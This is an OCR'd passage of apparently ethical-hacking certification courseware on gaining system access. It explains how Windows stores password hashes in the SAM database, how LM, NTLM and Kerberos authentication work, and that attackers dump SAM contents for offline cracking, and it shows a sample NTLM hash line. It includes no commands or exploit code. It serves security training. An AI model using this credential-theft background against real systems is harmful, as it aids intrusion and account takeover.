
- Explain the different techniques to gain access to a system
- Apply privilege escalation techniques
- Explain different techniques to gain and maintain remote access to a system
- Describe different types of rootkits
- Explain steganography and steganalysis techniques
- Apply different techniques to hide the evidence of compromise
- Apply various system hacking countermeasures



LO#01: Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System

Gaining Access

As discussed in Module 01, the CEH hacking methodology (CHM) includes various steps attackers follow to hack systems. The following sections discuss these steps in greater detail. The first step involves the use of various techniques by attackers to gain access to the target system. These techniques include cracking passwords, exploiting buffer overflows, and exploiting identified vulnerabilities.



Microsoft Authentication

Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM

Cracking Passwords

Microsoft Authentication

When users log in to a Windows computer, a series of steps are performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.

- **Security Accounts Manager (SAM) Database**

  Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords.

  It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses an SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

Even if hackers use subterfuge techniques to discover the contents, the encrypted keys with a one-way hash make it difficult to hack. In addition, some versions have a secondary key, which makes the encryption specific to that copy of the OS.

- **NTLM Authentication**

  NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

- **Kerberos Authentication**

  Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

  Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity.

  Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.


NTLM Hash

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

How Hash Passwords Are Stored in Windows SAM?


Windows OSs use a Security Account Manager (SAM) database file to store user passwords. The SAM file is stored at %SystemRoot%/system32/config/SAM in Windows systems, and Windows mounts it in the registry under the HKLM/SAM registry hive. It stores LM or NTLM hashed passwords.



Shiela/test
Password hash using LM/NTLM
Shiela:1005:NO PASSWORD*****************
****:0CB6948805F797BF2A82807973B89537:::

Figure 6.2: Storing a user password using LM/NTLM hash

NTLM supersedes the LM hash, which is susceptible to cracking. New versions of Windows still support LM hashes for backward compatibility; however, Vista and later Windows versions disable LM hashes by default. The LM hash is blank in the newer versions of Windows. Selecting the option to remove LM hashes enables an additional check during password change operations but does not immediately clear LM hash values from the SAM. The SAM file stores a "dummy" value in its database, which bears no relationship to the user's actual password and is the same for all user accounts. It is not possible to calculate LM hashes for passwords exceeding 14 characters in length. Thus, the LM hash value is set to a "dummy" value when a user or administrator sets a password of more than 14 characters.



SAM File is located at

If they match, logon is a success

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM.

NTLM Authentication Process

NTLM includes three methods of challenge–response authentication: LM, NTLMv1, and NTLMv2, all of which use the same technique for authentication. The only difference between them is the level of encryption. In NTLM authentication, the client and server negotiate an authentication protocol. This is accomplished through the Microsoft-negotiated Security Support Provider (SSP).

